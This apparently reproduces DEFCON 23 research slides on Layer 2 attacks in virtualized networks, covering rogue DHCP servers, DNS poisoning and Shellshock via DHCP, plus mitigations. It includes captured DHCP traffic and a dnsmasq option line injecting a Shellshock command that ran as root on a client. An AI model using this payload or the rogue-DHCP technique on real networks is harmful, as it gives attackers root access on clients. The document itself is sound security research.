16:56:38.000520 c2:db:45:93:cd:30 > Broadcast, ethertype IPv4 (0x0800), length 342: 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request from c2:db:45:93:cd:30, length 300
16:56:38.005344 fa:54:e3:fb:e1:fc > c2:db:45:93:cd:30, ethertype IPv4 (0x0800), length 342: 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length 300
16:56:38.013415 c6:b4:bb:f2:31:b0 > c2:db:45:93:cd:30, ethertype IPv4 (0x0800), length 435: 192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length 393
16:56:54.065046 c2:db:45:93:cd:30 > Broadcast, ethertype IPv4 (0x0800), length 342: 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request from c2:db:45:93:cd:30, length 300
16:56:54.068736 c6:b4:bb:f2:31:b0 > c2:db:45:93:cd:30, ethertype IPv4 (0x0800), length 435: 192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length 393
16:56:54.075093 fa:54:e3:fb:e1:fc > c2:db:45:93:cd:30, ethertype IPv4 (0x0800), length 342: 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length 300
16:57:09.004246 c2:db:45:93:cd:30 > Broadcast, ethertype IPv4 (0x0800), length 342: 0.0.0.0.bootpc > 255.255.255.255.bootps: BOOTP/DHCP, Request from c2:db:45:93:cd:30, length 300
16:57:09.048696 fa:54:e3:fb:e1:fc > c2:db:45:93:cd:30, ethertype IPv4 (0x0800), length 342: 192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Reply, length 300
```

Monitoring DHCP Traffic

192.168.1.2 = Legitimate DHCP Server
192.168.1.3 = Rogue DHCP Server

Legit →

```
192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Request from 192.168.1.2
192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Request from 192.168.1.3
192.168.1.2.bootps > 255.255.255.255.bootps: BOOTP/DHCP, Request from 192.168.1.2
```

Rogue →

```
192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Request from 192.168.1.3
192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Request from 192.168.1.2
192.168.1.3.bootps > 255.255.255.255.bootps: BOOTP/DHCP, Request from 192.168.1.3
```

Legit →

```
192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Request from 192.168.1.2
192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Request from 192.168.1.3
192.168.1.2.bootps > 255.255.255.255.bootps: BOOTP/DHCP, Request from 192.168.1.2
```

Rogue →

```
192.168.1.3.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Request from 192.168.1.3
192.168.1.2.bootps > 192.168.1.226.bootpc: BOOTP/DHCP, Request from 192.168.1.2
```

Shellshock ID Command Test

/etc/dnsmasq.conf entry on server:

```
dhcp-option-force=100,() { ;; }; /usr/bin/id
```

Output of dhclient on client:

```
[root@shellshock ~]# dhclient eth0  
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:system_r:dhcpc_t:s0-s0:c0.c  
1023
```

DHCP Attack Summary

Platform	Attack Scenarios			
	Shell Shock	Poisoned DNS	Invalid DG	Malicious DG
OS Xen w/ Linux Bridging	✓	✓	✓	✓
OS Xen w/ Open vSwitch 1.11.0	✓	✓	✓	✓
OS Xen w/ Open vSwitch 2.0.0	✓	✓	✓	✓
Citrix XenServer 6.2	✓	✓	✓	✓
MS Server 2008 R2 w/Hyper-V	✓	✓	✓	✓
MS Hyper-V 2008 Free	✓	✓	✓	✓
VMware vSphere (ESXi) 5.5	✓	✓	✓	✓

DHCP Attack Demos

- Poisoned DNS server
 - <https://www.youtube.com/watch?v=XIH51udAZt0>
- Initial Shellshock test (write file to /tmp)
 - <https://www.youtube.com/watch?v=K3ft-tt0N3M>
- Shellshock exploit (full root access)
 - https://www.youtube.com/watch?v=ZdL_6XF1w3o

DHCP Attack Mitigation

- DHCP attacks can be mitigated by the following:
- Enforcing static IP addressing, DNS entries, and default gateways on every device
 - Cumbersome!
 - Prone to error
- Utilized DHCP snooping on switches
 - Option on some physical switches (*Cisco, HP*)
 - Restrict network access to specific MAC addresses connected to specific switch ports
 - Highly restrictive!
 - Prevents unauthorized DHCP servers

DHCP Attack Mitigation

- Use DHCP server authorization
 - Windows 2000 server and up
 - Feature of Active Directory and Windows DHCP servers
- Techniques using software defined networking (*SDN*) could be explored
 - Define filters to identify DHCP client requests on the broadcast domain and forward them to the correct server

DHCP Attack Mitigation

- SELinux Enabled (Default in CentOS & RedHat)
 - Seemed to have no affect on the majority of the attacks
 - Shellshock DHCP attack
 - When enabled it did prevent us from writing to any directory that did not have 777 permissions.
 - Could write to /tmp & /var/tmp
 - Could not write to /root, /, /etc/, /home/xxx
 - When disabled we could use the attack to write files anywhere on the system as the root user

Looking Ahead VLAN Hopping Attacks

Next Step

- Next step: evaluate VLAN security in virtualized environments:
 - All virtual switch products support the creation of VLANs
 - VLANs allow service providers to *logically* separate and isolate multi-tenant virtual networks within their environments
- Do the current known vulnerabilities in commonly used VLAN protocols apply to virtualized networks?
 - Could allow for:
 - Eavesdropping of traffic on restricted VLANs
 - Injection of packets onto a restricted VLAN
 - DoS attacks
 - Covert channels

Conclusion

- All Layer 2 vulnerabilities discussed were targeted towards the virtual networking devices not the hypervisors themselves
- Results show that virtual networking devices CAN be just as vulnerable as their physical counterparts
- Further research and experimentation is necessary to find out more similarities
- XenServer and any other solutions utilizing Open vSwitch are vulnerable to eavesdropping out of the box!
- All environments are vulnerable to manipulation via the DHCP protocol out of the box!

Conclusion

- A single malicious virtual machine has the potential to sniff all traffic passing over a virtual switch
 - This can pass through the virtual switch and affect physically connected devices allowing traffic from other parts of the network to be sniffed as well!
- Significant threat to the confidentiality, integrity, and availability (CIA) of data passing over a network in a virtualized multi-tenant environment
- The results of the research presented today provide proof that a full assessment of Layer 2 network security in multi-tenant virtualized network environments is warranted

Take-Away Actions

- Users become empowered by understanding which virtual switch implementations are vulnerable to different Layer 2 network attacks
 - Educated users will question providers about their hosting environment
 - Audit the risk of workloads they run in the cloud or within multi-tenant virtualized environments
 - Consider extra security measures
 - Increased use of encryption
 - Service monitoring
 - Threat detection and Alerting



- **Email:**
 - bullrl@clarkson.edu
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- The white paper and narrated video demos are available on the DEFCON 23 CD
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